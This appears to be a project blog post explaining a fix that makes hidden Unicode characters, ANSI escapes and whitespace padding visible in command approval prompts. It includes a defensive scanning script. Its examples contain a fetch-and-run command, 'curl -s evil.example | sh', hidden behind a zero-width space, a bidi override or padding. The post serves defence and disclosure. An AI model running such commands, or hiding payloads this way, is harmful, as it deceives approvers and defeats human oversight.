The approval prompt was lying to you: Hermes now shows hidden characters and padding

It is 1 a.m. and you are finishing up. A teammate drops a “clean the build directory” command into chat. You copy it, paste it into the terminal, and Hermes asks you to approve it. You glance at the line, read rm -rf ./build, and hit allow. But that line also carried two characters you cannot see: a zero-width space, and a bidi override that flips the direction of everything after it — followed by curl -s evil.example | sh. What ran is not what you approved.
That is not a thought experiment. Terminals and chat windows have no defenses against invisible characters. Zero-width characters make two different strings render identically. A bidi override can display the back half of a line in reverse — the trick behind the “Trojan Source” class of attacks. ANSI escapes can clear the screen, jump the cursor to the start of the line, and overwrite what you just read. And a few hundred spaces are enough to push the dangerous tail outside the visible window — or past the 200-character preview cut in a chat card.
Approval is the one human checkpoint in that chain. If what it shows differs from what it runs, the checkpoint does not exist.
One command can look like A and run as B
Start with the mechanism. The approval prompt receives the raw command string and paints it on screen. The trouble is in the painting — information is lost:
- Zero-width space (U+200B), zero-width joiner (U+200D), soft hyphen (U+00AD) render at zero width. You see nothing; they are still part of the string.
- Bidirectional overrides and isolates (U+202A–U+202E, U+2066–U+206F) change the display order of the text that follows, so a trailing payload can be made to read like harmless cleanup.
- Variation selectors (U+FE00–U+FE0F) and the U+E0000 tag block are invisible by design — the tag block is a common way to smuggle hidden instructions.
- Raw control bytes: an ANSI/OSC escape sequence can erase a line or move the cursor, and a bare
\rmakes the second half of a line overwrite the first. - Whitespace padding: hundreds of ASCII spaces, or full-width (U+3000) / non-breaking (U+00A0) spaces, shove the real tail past the edge of the pane or past a preview cut.
None of this is exotic. Copy a command from a web page, an issue thread, or a chat log and the invisible characters come along for the ride. Poisoned READMEs and “one-line installer” snippets are the usual carriers.
What the fix does: make the invisible visible
The change lives in agent/redact.py and adds two functions. sanitize_command_for_display() turns hidden content into visible escapes; redact_approval_display() runs secret redaction first and then that sanitizer. Every place that renders an approval prompt now uses the latter.
The rules, as implemented:
| Content | What you see now |
|---|---|
| Zero-width, bidi controls, variation selectors, tag characters, control bytes | Rendered as escapes, e.g. \u200b, \u202e, \U000e0041, \x1b |
| 21+ consecutive whitespace characters mid-line, after visible text | Collapsed to ⟨+N whitespace chars⟩ |
| 65+ consecutive whitespace characters at line start | Same marker — real indentation stays untouched |
| 4+ consecutive blank lines | Collapsed to ⟨+N blank lines⟩ |
| Normal indentation, tabs, newlines, ordinary text (any language) | Unchanged, byte for byte |
The thresholds are not arbitrary. Twenty-one spaces mid-line and 65 at the start are far beyond anything a human writes as indentation, and exactly the range used to push content out of view.
So a command with a zero-width space and a bidi override in front of the real payload used to render as a tidy rm -rf ./build. Now it renders as:
⚠️ Approval required
  rm -rf ./build\u200b\u202e; curl -s evil.example | sh
And a line padded with 300 spaces gets its tail pulled back inside the first 200 characters:
echo ok ⟨+300 whitespace chars⟩curl -s evil.example | shWhere it applies
One fix, every surface: the classic CLI approval prompt and its callbacks, the approval card the gateway posts to chat platforms, the pending body for execute_code, plugin approval transports, and the _redact_approval_command seam in gateway/run.py — the shared entry point behind messaging cards, the TUI, Desktop and the API server. That seam calls the new function with force=True, so hidden-character cleanup applies even with security.redact_secrets turned off (secret redaction can be forced there too).
If you have ever approved a command inside Discord, Slack or Telegram, that card now carries the escapes.
The boundary that matters: display only
Be clear about what this is not, or you will misread it as the command being rewritten:
- The bytes that execute are unchanged. Nothing is rewritten at runtime.
- Smart-mode assessment reads the raw command, not the sanitized copy.
- Allowlist pattern keys are computed from the raw command, so “always allow” does not drift because of a display change.
In other words: this makes you able to see, not makes the decision for you. A command that is dangerous on its own is still dangerous when shown accurately — you have to deny it. And commands that smart mode approves outright never show a prompt at all, so this only covers the prompts a human actually gets.
Using it: nothing to configure
There is no switch and no config key. It sits on the approval rendering path and is on by default. PR #81403 merged on 2026-11-01 and shipped in v0.22.6 (2026-11-02), so an upgrade turns it on; only v0.22.5 and older lack it.
To see the effect yourself, feed it a command with a hidden character (paste the real zero-width space where \u200b appears below), or audit the scripts you already run:
import unicodedata

SUSPECT = set("\u200b\u200c\u200d\u2060\ufeff\u202a\u202b\u202c\u202d\u202e\u2066\u2067\u2068\u2069")

def scan(text):
    for lineno, line in enumerate(text.splitlines(), 1):
        hits = [(hex(ord(c)), unicodedata.name(c, "?")) for c in line if c in SUSPECT]
        if hits:
            print(lineno, hits)

scan(open("deploy.sh", encoding="utf-8").read())
That scan is worth running over deploy scripts, CI configs and any install command someone sends you.
Why a small fix like this matters
Approval fatigue is real: when prompts are constant, people click allow reflexively. When the prompt itself can be spoofed, clicking allow is signing with your eyes closed. This change adds no new security layer and makes no dangerous command safe — it realigns “what you see” with “what will run”. For anyone approving a dozen commands a day, that alignment is worth more than another rule.
Related reading: why an approval prompt waits instead of timing out, and what happens when it does — see approval prompts wait until answered and the approval-timeout revert. If you have not configured approval policy yet, start with Smart Approvals and the config command reference. And before you turn approvals off entirely, read unattended approvals.